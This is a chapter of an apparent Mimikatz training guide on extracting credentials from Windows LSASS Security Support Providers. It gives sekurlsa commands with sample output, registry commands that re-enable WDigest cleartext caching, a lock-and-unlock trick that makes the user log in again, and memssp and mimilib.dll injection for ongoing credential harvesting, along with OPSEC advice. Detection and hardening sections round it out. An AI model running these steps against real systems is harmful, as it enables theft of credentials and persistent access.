
Appearance
Chapter 19: LSASS Security Support Providers - Credential Extraction
Introduction
If there's one command that defines Mimikatz in the collective consciousness of the security community, it's sekurlsa::logonpasswords. This single command has launched a thousand penetration tests and forced Microsoft to fundamentally rethink how Windows handles credentials in memory. In my experience, understanding what this command actually does—and why it works—is essential for both effective offensive operations and meaningful defensive improvements.
The reason sekurlsa::logonpasswords is so powerful isn't magic; it's architecture. Windows was designed to provide Single Sign-On (SSO), meaning users shouldn't have to re-enter their passwords every time they access a network resource. To deliver that experience, Windows keeps authentication material readily available in LSASS memory. Security Support Providers (SSPs) are the modular components that handle different authentication protocols, and each one maintains its own cache of secrets. Mimikatz simply knows where to look.
I often tell students that understanding SSPs is the key to understanding Windows credential theft. Each SSP tells a story about what authentication happened on this system: NTLM authentications leave hashes, Kerberos authentications leave tickets, RDP sessions might leave cleartext passwords. When you dump credentials with sekurlsa::logonpasswords, you're reading that story from memory.
In this chapter, we'll explore each SSP in detail, understand what secrets they store and why, and cover both the extraction commands and the more advanced techniques for real-time credential interception using malicious SSPs.
Technical Foundation
The SSP Architecture
Security Support Providers are DLLs that implement authentication protocols in Windows. They're loaded by LSASS at boot time and handle the cryptographic operations needed for various authentication scenarios.
How SSPs Are Loaded
- Registration: SSPs are registered in the registry at
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages - Loading: LSASS loads each registered SSP DLL during system startup
- Initialization: Each SSP initializes its internal data structures for credential caching
- Operation: SSPs handle authentication requests throughout the system's uptime
Default SSPs in Windows
| SSP DLL | Protocol | What It Stores |
|---|---|---|
msv1_0.dll | NTLM/LM | NTLM hashes, LM hashes (if enabled) |
kerberos.dll | Kerberos | TGTs, service tickets, session keys |
wdigest.dll | HTTP Digest | Cleartext passwords (if enabled) |
tspkg.dll | CredSSP/Terminal Services | Cleartext passwords for RDP |
livessp.dll | Microsoft Account | Live account credentials |
cloudap.dll | Azure AD | Primary Refresh Tokens |
schannel.dll | TLS/SSL | Certificate credentials |
Why SSPs Cache Credentials
The fundamental reason LSASS is "full of loot" comes down to protocol design requirements:
NTLM (MSV1_0): NTLM is a challenge-response protocol. The hash itself is sufficient to respond to authentication challenges, so the hash must be kept available for subsequent authentications.
Kerberos: Kerberos tickets have limited lifetimes but are reused for multiple service accesses. The TGT and derived session keys must be cached to request service tickets without re-authentication.
WDigest: The HTTP Digest algorithm requires the cleartext password to compute the authentication response. There's no hash-based shortcut, so the actual password must be stored.
CredSSP (TsPkg): When you RDP to a server and then access network resources from that server, your credentials need to be delegated. This delegation often requires the cleartext password.
Memory Layout and Encryption
LSASS doesn't store credentials in plaintext (mostly). Each SSP encrypts its cached credentials using keys stored in lsasrv.dll. The encryption varies by Windows version:
Pre-Windows 10:
- 3DES encryption with keys in
lsasrv.dll - Relatively straightforward to decrypt once you find the keys
Windows 10/Server 2016+:
- AES encryption
- Keys are still in
lsasrv.dllbut in different structures - Mimikatz handles both automatically
Credential Isolation and Protection
Modern Windows includes several mechanisms to protect these cached credentials:
| Protection | Effect on SSP Extraction |
|---|---|
| LSA Protection (PPL) | Blocks unauthorized LSASS access |
| Credential Guard | Moves secrets to isolated VM |
| Remote Credential Guard | Prevents credential caching during RDP |
| WDigest Disabled | No cleartext in wdigest |
Command Reference
sekurlsa::logonpasswords
The comprehensive command that extracts credentials from all SSPs for all logon sessions.
Syntax:
mimikatz # sekurlsa::logonpasswordsPrerequisites:
- Administrator privileges
- Debug privilege enabled (
privilege::debug) - LSA Protection not enabled (or bypassed)
Example Output:
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : WORKSTATION$
Domain            : CORP
Logon Server      : (null)
Logon Time        : 2/5/2026 8:00:00 AM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : WORKSTATION$
         * Domain   : CORP
         * NTLM     : 7a118f7a2f2b34d61fa19b840b4f5203
         * SHA1     : 83f2b4c9...
        tspkg :
        wdigest :
        kerberos :
         * Username : WORKSTATION$
         * Domain   : CORP.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 453821 (00000000:0006eb3d)
Session           : Interactive from 1
User Name         : admin
Domain            : CORP
Logon Server      : DC01
Logon Time        : 2/5/2026 9:15:32 AM
SID               : S-1-5-21-...-1001
        msv :
         [00000003] Primary
         * Username : admin
         * Domain   : CORP
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a1b2c3d4...
         * DPAPI    : 01020304...
        tspkg :
         * Username : admin
         * Domain   : CORP
         * Password : P@ssw0rd123!
        wdigest :
         * Username : admin
         * Domain   : CORP
         * Password : (null)
        kerberos :
         * Username : admin
         * Domain   : CORP.LOCAL
         * Password : (null)
        ssp :
        credman :
Understanding the Output:
Each logon session is displayed with:
- Authentication Id: The LUID (Logon Unique Identifier)
- Session: Type of logon (Interactive, Service, Network, etc.)
- User/Domain/SID: Account identification
- Per-SSP credentials: Each SSP's cached secrets
sekurlsa::msv
Extracts only NTLM/LM hashes from the MSV1_0 SSP.
Syntax:
mimikatz # sekurlsa::msvParameters:
| Parameter | Description |
|---|---|
| (none) | Extract from all sessions |
/user:<username> | Filter to specific user |
Example:
mimikatz # sekurlsa::msv

Authentication Id : 0 ; 453821 (00000000:0006eb3d)
Session           : Interactive from 1
User Name         : admin
Domain            : CORP
        msv :
         [00000003] Primary
         * Username : admin
         * Domain   : CORP
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a1b2c3d4e5f6...
         * DPAPI    : 01020304050607080910...
Operational Note: Use this when you only need hashes for Pass-the-Hash and want cleaner output.
sekurlsa::wdigest
Extracts credentials from the WDigest SSP.
Syntax:
mimikatz # sekurlsa::wdigestExample (WDigest Enabled):
mimikatz # sekurlsa::wdigest

Authentication Id : 0 ; 453821 (00000000:0006eb3d)
Session           : Interactive from 1
User Name         : admin
Domain            : CORP
        wdigest :
         * Username : admin
         * Domain   : CORP
         * Password : P@ssw0rd123!
Example (WDigest Disabled - Default):
mimikatz # sekurlsa::wdigest

Authentication Id : 0 ; 453821 (00000000:0006eb3d)
Session           : Interactive from 1
User Name         : admin
Domain            : CORP
        wdigest :
         * Username : admin
         * Domain   : CORP
         * Password : (null)
sekurlsa::tspkg
Extracts credentials from the TsPkg (Terminal Services Package) SSP, used for RDP authentication.
Syntax:
mimikatz # sekurlsa::tspkgExample:
mimikatz # sekurlsa::tspkg

Authentication Id : 0 ; 453821 (00000000:0006eb3d)
Session           : Interactive from 1
User Name         : admin
Domain            : CORP
        tspkg :
         * Username : admin
         * Domain   : CORP
         * Password : P@ssw0rd123!
Operational Note: TsPkg often contains cleartext passwords even when WDigest is disabled, especially for RDP sessions with Network Level Authentication (NLA).
sekurlsa::kerberos
Extracts Kerberos credentials including tickets and encryption keys.
Syntax:
mimikatz # sekurlsa::kerberosExample:
mimikatz # sekurlsa::kerberos

Authentication Id : 0 ; 453821 (00000000:0006eb3d)
Session           : Interactive from 1
User Name         : admin
Domain            : CORP
        kerberos :
         * Username : admin
         * Domain   : CORP.LOCAL
         * Password : (null)

         Group 0 - Ticket Granting Service
          [00000000]
            Start/End/MaxRenew: ...
            Service Name: LDAP/DC01.corp.local
            Target Name: LDAP/DC01.corp.local
            Client Name: admin
            Flags: ...
            Session Key: 0x00000012 - aes256_hmac

         Group 2 - Ticket Granting Ticket
          [00000000]
            Start/End/MaxRenew: ...
            Service Name: krbtgt/CORP.LOCAL
            ...
sekurlsa::credman
Extracts credentials from Credential Manager that are cached in LSASS.
Syntax:
mimikatz # sekurlsa::credmansekurlsa::tickets
Exports Kerberos tickets to .kirbi files.
Syntax:
mimikatz # sekurlsa::tickets [/export]Parameters:
| Parameter | Description |
|---|---|
/export | Save tickets to disk as .kirbi files |
sekurlsa::ekeys
Extracts Kerberos encryption keys (AES, RC4/NTLM) for all sessions.
Syntax:
mimikatz # sekurlsa::ekeysExample:
mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 453821 (00000000:0006eb3d)
Session           : Interactive from 1
User Name         : admin
Domain            : CORP
        * aes256_hmac: 4a3c8e9f2d1b0a7c6e5f4d3c2b1a0987654321fedcba0987654321fedcba09
        * aes128_hmac: 1a2b3c4d5e6f7a8b9c0d1e2f3a4b5c6d
        * rc4_hmac_nt: cc36cf7a8514893efccd332446158b1a
Operational Note: Use this for Over-Pass-the-Hash when you want AES keys instead of NTLM hashes.
sekurlsa::dpapi
Extracts DPAPI master key information from logon sessions.
Syntax:
mimikatz # sekurlsa::dpapiWDigest: Enabling Cleartext Credential Capture
The WDigest "Feature"
WDigest was designed for HTTP Digest authentication, which requires the cleartext password to compute responses. Until Windows 8.1/Server 2012 R2, Windows cached these cleartext passwords in LSASS by default. Microsoft then added a registry setting to disable this caching, and disabled it by default in newer versions.
However, the "feature" can be re-enabled with administrator access, and credentials will be cached on the next interactive logon.
Enabling WDigest Caching
Registry Setting:
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
    UseLogonCredential = 1 (DWORD)
PowerShell:
powershell
Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest' -Name 'UseLogonCredential' -Value 1 -Type DWordCommand Line:
cmd
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
The Lock-and-Unlock Attack
After enabling WDigest, you need to trigger a new authentication to cache the password:
Step 1: Enable WDigest (as Admin)
cmd
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /fStep 2: Force Workstation Lock
cmd
rundll32.exe user32.dll,LockWorkStationStep 3: Wait for User to Unlock
The user enters their password to unlock, which triggers the WDigest caching.
Step 4: Extract Cleartext Password
mimikatz # sekurlsa::wdigest

Authentication Id : 0 ; 453821 (00000000:0006eb3d)
        wdigest :
         * Username : admin
         * Domain   : CORP
         * Password : P@ssw0rd123!
Operational Considerations for WDigest
Requires relogon: Existing sessions won't have passwords cached until the user re-authenticates.
Persistence risk: Enabling WDigest modifies the registry, which may be monitored.
Alternative triggers: Beyond lock/unlock:
runas /user:domain\user cmd- RDP disconnection and reconnection
- Service restart with "Log on as" account
Detection opportunity: Registry modification is highly detectable.
Real-Time Credential Interception: Malicious SSPs
Beyond passive extraction, Mimikatz can inject code into LSASS to capture credentials in real-time as users authenticate.
misc::memssp - In-Memory SSP Injection
This command patches LSASS memory to inject a lightweight credential logger. Every authentication thereafter logs credentials to a file.
Syntax:
mimikatz # misc::memsspWhat Happens:
- Mimikatz opens LSASS with write access
- Injects a small SSP stub into LSASS memory
- Hooks the authentication path
- All subsequent authentications are logged to
C:\Windows\System32\mimilsa.log

Example Log Output (mimilsa.log):
[00000000:0006eb3d] CORP\admin P@ssw0rd123!
[00000000:0007a2c1] CORP\helpdesk Summer2026!
[00000000:0008b3d2] CORP\sqlservice SQLp@ss!
Characteristics:
- Pros: No file dropped initially, captures all new authentications
- Cons: Does not survive reboot, requires write access to LSASS
- Detection: Sysmon Event ID 8 (CreateRemoteThread), Event ID 10 (ProcessAccess)
Persistent SSP Installation: mimilib.dll

For persistent credential capture, you can install mimilib.dll as a legitimate SSP.
Step 1: Copy mimilib.dll to System32
cmd
copy mimilib.dll C:\Windows\System32\Step 2: Register as Security Package
cmd
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Security Packages" /t REG_MULTI_SZ /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /fStep 3: Reboot
After reboot, LSASS loads mimilib.dll as a legitimate SSP.
Step 4: Harvest Credentials
All authentications are logged to C:\Windows\System32\kiwissp.log
Characteristics:
- Pros: Survives reboots, completely passive
- Cons: File on disk, registry modification, easily detected
- Detection: File integrity monitoring, registry monitoring, DLL loading events
Security Package Comparison
| Method | Persistence | Artifacts | Detection Difficulty |
|---|---|---|---|
sekurlsa::logonpasswords | None | Memory access | Medium |
misc::memssp | Until reboot | Memory injection, log file | Medium-High |
mimilib.dll installation | Permanent | DLL file, registry, log file | Low (easily detected) |
Attack Scenarios
Scenario 1: Complete Credential Harvest on Compromised Workstation
Context: You've gained admin access to a workstation and want all available credentials.
Step 1: Enable Debug Privilege
mimikatz # privilege::debug
Privilege '20' OK
Step 2: Comprehensive Dump
mimikatz # sekurlsa::logonpasswordsStep 3: Analyze Results
- Note NTLM hashes for Pass-the-Hash
- Check for cleartext passwords in tspkg/wdigest
- Identify any service accounts
- Look for Kerberos tickets for delegation attacks
Step 4: Extract Kerberos Keys (for Over-Pass-the-Hash)
mimikatz # sekurlsa::ekeysStep 5: Export Tickets (for Pass-the-Ticket)
mimikatz # sekurlsa::tickets /exportScenario 2: Cleartext Password Capture via WDigest
Context: You need a cleartext password for an attack that won't work with just a hash (e.g., some legacy applications, password reuse testing).
Step 1: Check Current WDigest Status
cmd
reg query HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredentialStep 2: Enable WDigest if Disabled
cmd
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /fStep 3: Trigger Re-authentication
cmd
rundll32.exe user32.dll,LockWorkStationStep 4: Wait and Extract
mimikatz # sekurlsa::wdigest

wdigest :
 * Username : targetuser
 * Domain   : CORP
 * Password : ActualPassword123!
Step 5: Clean Up (Optional)
cmd
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 0 /fScenario 3: Long-Term Credential Harvesting
Context: You have persistent access and want to collect credentials over time.
Option A: In-Memory (Shorter Term)
mimikatz # misc::memsspCheck back periodically:
cmd
type C:\Windows\System32\mimilsa.logOption B: Persistent (Longer Term)
Drop mimilib.dll and register it (see above).
After several days, harvest:
cmd
type C:\Windows\System32\kiwissp.logScenario 4: Extracting Specific User Credentials
Context: You know which user you need and want targeted extraction.
Using /user Filter (where supported):
mimikatz # sekurlsa::logonpasswords /user:targetuserManual Filtering: Run full dump and search output for the target username.
Detection and IOCs
Process Access Detection (Sysmon Event ID 10)
When Mimikatz reads LSASS memory, it generates detectable access patterns.
High-Fidelity Detection:
xml
<Event>
  <EventData>
    <Data Name="SourceImage">C:\temp\mimikatz.exe</Data>
    <Data Name="TargetImage">C:\Windows\system32\lsass.exe</Data>
    <Data Name="GrantedAccess">0x1010</Data>
  </EventData>
</Event>
Access Masks to Watch:
| Mask | Meaning | Risk |
|---|---|---|
0x1010 | PROCESS_QUERY_LIMITED_INFORMATION + PROCESS_VM_READ | High |
0x1410 | Above + PROCESS_QUERY_INFORMATION | High |
0x143a | Full credential dump access | Critical |
0x1fffff | PROCESS_ALL_ACCESS | Critical |
Detection Logic:
- Alert on non-system processes accessing LSASS
- Build allowlist of legitimate accessors (AV, EDR, Windows Defender)
- Focus on unexpected executables and unusual parent processes
Thread Injection Detection (Sysmon Event ID 8)
The misc::memssp command uses CreateRemoteThread, which is logged by Sysmon.
Sample Event:
xml
<Event>
  <EventData>
    <Data Name="SourceImage">C:\temp\mimikatz.exe</Data>
    <Data Name="TargetImage">C:\Windows\system32\lsass.exe</Data>
    <Data Name="NewThreadId">1234</Data>
    <Data Name="StartFunction">0x7ff...</Data>
  </EventData>
</Event>
Detection Logic:
- Any remote thread creation targeting LSASS is highly suspicious
- Very few legitimate tools create threads in LSASS
Image Load Detection (Sysmon Event ID 7)
Detecting malicious SSP DLL loading.
Sample Event:
xml
<Event>
  <EventData>
    <Data Name="Image">C:\Windows\system32\lsass.exe</Data>
    <Data Name="ImageLoaded">C:\Windows\System32\mimilib.dll</Data>
    <Data Name="Signed">false</Data>
    <Data Name="Signature">N/A</Data>
  </EventData>
</Event>
Detection Logic:
- Alert on unsigned DLLs loaded into LSASS
- Alert on DLLs not on a known-good list
- Monitor Security Packages registry key for changes
Registry Modification Detection
WDigest Enable:
EventCode=4657 OR EventCode=13 (Sysmon)
TargetObject contains "WDigest"
Details contains "UseLogonCredential"
Security Packages Modification:
EventCode=4657 OR EventCode=13 (Sysmon)
TargetObject contains "Lsa\Security Packages"
File Creation Detection
Log Files:
C:\Windows\System32\mimilsa.logC:\Windows\System32\kiwissp.log
Detection:
- Sysmon Event ID 11 (FileCreate)
- File integrity monitoring on System32
Network-Based Detection
Remote credential extraction (via psexec + Mimikatz, CrackMapExec, etc.) generates:
| Indicator | Description |
|---|---|
| SMB to ADMIN$/IPC$ | Initial access |
| Service creation | Remote execution |
| LSASS access from remote service | Actual extraction |
Defensive Strategies
1. Enable LSA Protection (RunAsPPL)
Protected Process Light prevents unauthorized access to LSASS.
Implementation:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa
RunAsPPL = 1 (DWORD)
Impact: Standard Mimikatz sekurlsa:: commands fail. Attackers must use kernel drivers (mimidrv.sys) or exploit vulnerabilities.
2. Deploy Windows Credential Guard
Credential Guard isolates secrets in a virtualization-based security (VBS) container.
Requirements:
- UEFI firmware with Secure Boot
- Virtualization extensions (Intel VT-x/AMD-V)
- Windows 10 Enterprise/Education or Windows Server 2016+
Impact: NTLM hashes, Kerberos keys, and DPAPI secrets are not accessible from LSASS memory.
3. Verify WDigest is Disabled
Check:
cmd
reg query HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredentialIf not set or set to 0: WDigest caching is disabled (default on modern Windows).
Monitoring: Alert on any changes to this registry value.
4. Enable Remote Credential Guard for RDP
Prevents credential delegation during RDP sessions.
Group Policy:
Computer Configuration > Administrative Templates > System > Credentials Delegation
> Restrict delegation of credentials to remote servers
5. Implement Tiered Administration
Ensure privileged accounts only authenticate to systems of equal or higher tier. Domain Admin credentials should never touch workstations.
6. Monitor LSASS Access
Deploy Sysmon with proper configuration to log:
- Event ID 10 (ProcessAccess) for LSASS
- Event ID 8 (CreateRemoteThread) targeting LSASS
- Event ID 7 (ImageLoad) for LSASS
7. Application Control
Block unauthorized executables from running, especially tools known for credential theft.
Example (AppLocker/WDAC):
- Block unsigned executables
- Block executables from user-writable directories
- Allowlist known-good applications
Comparison: sekurlsa Commands
| Command | Output | Use Case |
|---|---|---|
sekurlsa::logonpasswords | All SSPs, all sessions | Comprehensive initial dump |
sekurlsa::msv | NTLM/LM hashes only | Pass-the-Hash preparation |
sekurlsa::wdigest | Cleartext passwords | Legacy auth, password reuse |
sekurlsa::tspkg | RDP credentials | Terminal services targeting |
sekurlsa::kerberos | Kerberos tickets/keys | Ticket attacks |
sekurlsa::ekeys | Encryption keys | Over-Pass-the-Hash with AES |
sekurlsa::tickets | Export tickets to files | Pass-the-Ticket |
sekurlsa::credman | Credential Manager | Saved credentials |
sekurlsa::dpapi | DPAPI keys | DPAPI attacks |
Operational Considerations
OPSEC Implications
| Action | Detection Risk | Notes |
|---|---|---|
sekurlsa::logonpasswords | Medium-High | LSASS access is logged by most EDR |
| WDigest registry modification | High | Registry changes are commonly monitored |
misc::memssp | High | Thread injection is highly suspicious |
mimilib.dll installation | Very High | File + registry + DLL load |
When to Use Each Technique
Use sekurlsa::logonpasswords when:
- You need immediate situational awareness
- EDR/AV is not present or is already evaded
- Time-sensitive operation (smash and grab)
Use WDigest manipulation when:
- You specifically need cleartext passwords
- You have persistence and can wait
- Target environment doesn't monitor registry
Use misc::memssp when:
- You need to capture credentials over time
- You can accept the injection risk
- Reboot is unlikely soon
Avoid mimilib.dll installation when:
- Stealth is important
- File integrity monitoring is present
- You don't need persistent capture
Common Failure Modes
| Error | Cause | Solution |
|---|---|---|
ERROR kuhl_m_sekurlsa_acquireLSA | Not running as admin | Elevate privileges |
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory | LSA Protection enabled | Use mimidrv.sys or alternative approach |
0 ; 0 for NTLM hashes | Credential Guard enabled | Secrets are in VBS container |
(null) for wdigest | WDigest caching disabled | Enable via registry |
| Process access denied | EDR blocking | Evade or use alternative technique |
Practical Lab Exercises
Exercise 1: Comprehensive Credential Extraction
Objective: Extract all available credentials from a lab system.
Steps:
Run Mimikatz as Administrator
Enable debug privilege:
mimikatz # privilege::debugDump all credentials:
mimikatz # sekurlsa::logonpasswordsDocument:
- How many logon sessions exist?
- Which users have NTLM hashes?
- Are any cleartext passwords visible?
- What Kerberos tickets are cached?
Exercise 2: WDigest Manipulation
Objective: Enable WDigest and capture a cleartext password.
Steps:
Check current WDigest status:
cmdreg query HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredentialEnable WDigest:
cmdreg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /fLock the workstation:
cmdrundll32.exe user32.dll,LockWorkStationUnlock with password
Extract with Mimikatz:
mimikatz # sekurlsa::wdigestVerify cleartext password is captured
Clean up:
cmdreg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 0 /f
Exercise 3: Real-Time Credential Capture
Objective: Use memssp for credential harvesting.
Steps:
Run Mimikatz as Administrator
Inject memssp:
mimikatz # misc::memsspLock and unlock the workstation
Check the log:
cmdtype C:\Windows\System32\mimilsa.logClean up (requires reboot to fully remove)
Exercise 4: Detection Validation
Objective: Verify your detection capabilities.
Steps:
Ensure Sysmon is installed and configured
Run
sekurlsa::logonpasswordsCheck Sysmon Event ID 10:
powershellGet-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational';ID=10} | Where-Object { $_.Message -match 'lsass' } | Select -First 5Run
misc::memsspCheck Sysmon Event ID 8:
powershellGet-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational';ID=8} | Where-Object { $_.Message -match 'lsass' }Document what was and wasn't detected
Summary
The sekurlsa module is the heart of Mimikatz's credential extraction capabilities:
- SSPs store credentials for SSO: NTLM hashes in MSV1_0, tickets in Kerberos, cleartext in WDigest/TsPkg
sekurlsa::logonpasswordsis the comprehensive tool: Use it first for situational awareness- WDigest can be weaponized: Enable it, trigger re-authentication, capture cleartext
- Malicious SSPs enable persistent capture:
misc::memsspfor in-memory,mimilib.dllfor persistent - Detection is possible: LSASS access, thread injection, DLL loading, and registry changes are all observable
- LSA Protection and Credential Guard are effective: They fundamentally change what's accessible
Understanding SSPs and how Mimikatz extracts their secrets is essential for both red and blue teams. Attackers need to know which commands to use and what operational risks they carry. Defenders need to understand what's being accessed to build effective detection and deploy appropriate protections.
Next: Chapter 20: LSASS Memory DumpPrevious: Chapter 18: LSA Secrets